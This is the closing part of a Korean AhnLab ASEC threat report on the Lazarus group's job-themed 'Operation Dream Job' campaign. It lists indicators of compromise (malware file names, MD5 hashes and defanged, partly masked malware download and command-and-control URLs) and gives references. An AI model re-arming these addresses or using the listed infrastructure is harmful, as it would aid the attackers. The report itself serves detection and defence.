라자루스(Lazarus) 그룹은 지난 2020년부터 가장 활발한 활동을 한 공격 그룹 중 하나로 여러 분석가들이 라자루스(Lazarus) 그룹과 관련된 추적 및 분석을 진행하고 있다. 라자루스(Lazarus) 그룹으로 추정되는 공격 그룹은 2019년부터 취업과 관련된 내용으로 위장하여 우주항공 및 방위산업체에 대한 공격을 진행해왔지만 다른 공격과의 연관성을 볼 때 해당 분야 뿐만 아니라 다양한 곳에도 공격을 전개했을 가능성이 매우 높다. 한편, 연관 관계가 명확하게 파악되지 않은 추가 활동 정황도 다수 포착되었으나, 이는 ASEC에서 추가 분석 후 다음 기회에 공개할 예정이다.

6. IoC(Indicators of Compromise)

1) 파일 경로 및 이름

오퍼레이션 드림 잡(Operation Dream Job) 관련 악성코드에서 사용한 파일 경로 및 이름은 다음과 같다. 일부는 정상 파일 이름과 동일할 수 있다.

citrixvesystem_laptop.exe
d3d10.dll
GoogleUpdate.exe
igfxaudio.exe
ntuser.exe
ntuser.log

2) 파일 Hashes(MD5)

오퍼레이션 드림 잡(Operation Dream Job) 관련 파일의 MD5는 다음과 같다.

06adca7a28b6d1d983912f7f544ee413
195565729c1bc9d18197e1579431824d
22cb24a51394e3ab9b161cd2f6de234f
5b831eaed711d5c4bc19d7e75fcaf46e
d59a0a04abcb38fdb391a09972aa3ff4
d7ec4cc00b212a4a8c574ce22775eb52
ec0c8d2cb8da72f4b82ebe3c33c9f24f

3) 관련 도메인, URL 및 IP 주소

오퍼레이션 드림 잡(Operation Dream Job) 공격에 사용된 다운로드 주소 혹은 C&C 주소는 다음과 같다.(http는 hxxp로 변경)

hxxp://121.1**.68.2**/FileServer/temp/platform.asp
hxxp://121.25*.2**.218/A**K**.***.Common.FileServiceServer/Web/document/netframework.asp
hxxp://gbflatinamerica.com/test1.php
hxxp://www.co****st.com/data/geditor/main_1.php
hxxp://www.w***.ac.kr/w***/listboard/faq.asp
hxxps://mail.clicktocareers.com/dev_clicktocareers/public/mailview.php
hxxps://www.a****ll.com/customer/qnaDelOk.asp
hxxps://www.china-*****.co.kr/Interview/dcm.asp
hxxps://www.leemble.com/5mai-lyon/public/webconf.php
hxxps://www.love****.k***.or.kr/_include/left_ajax.asp
hxxps://www.myu*****un.co.kr/_proc/member/member_bk.asp
hxxps://www.to****9.com/common/Download.asp?id=293
hxxps://www.tronslog.com/public/appstore.php

7. 참고 문헌

[1] Ryan Sherstobitoff and Asheer Malhotra, 'Operation Sharpshooter' Targets Global Defense, Critical Infrastructure (https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-sharpshooter-targets-global-defense-critical-infrastructure/)

[2] Operation In(ter)ception: Aerospace and military companies in the crosshairs of cyberspies (https://www.welivesecurity.com/2020/06/17/operation-interception-aerospace-military-companies-cyberspies/)

[3] 클리어스카이(Clearsky), Operation 'Dream Job' Widespread North Korean Espionage Campaign (https://www.클리어스카이(Clearsky)sec.com/operation-dream-job/)

[4] McAfee, Operation (노스 스타) North Star A Job Offer That's Too Good to be True? (https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-a-job-offer-thats-too-good-to-be-true/)

[5] Christiaan Beek and Ryan Sherstobitoff, Operation North Star: Behind The Scenes (https://www.mcafee.com/blogs/other-blogs/mcafee-labs/operation-north-star-behind-the-scenes/)

[6] JPCERT, Operation Dream Job by 라자루스(Lazarus) (https://blogs.jpcert.or.jp/en/2021/01/라자루스(Lazarus)_malware2.html)

ASEC Report Vol.102

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 콘텐츠기획팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000 F. 031-722-8901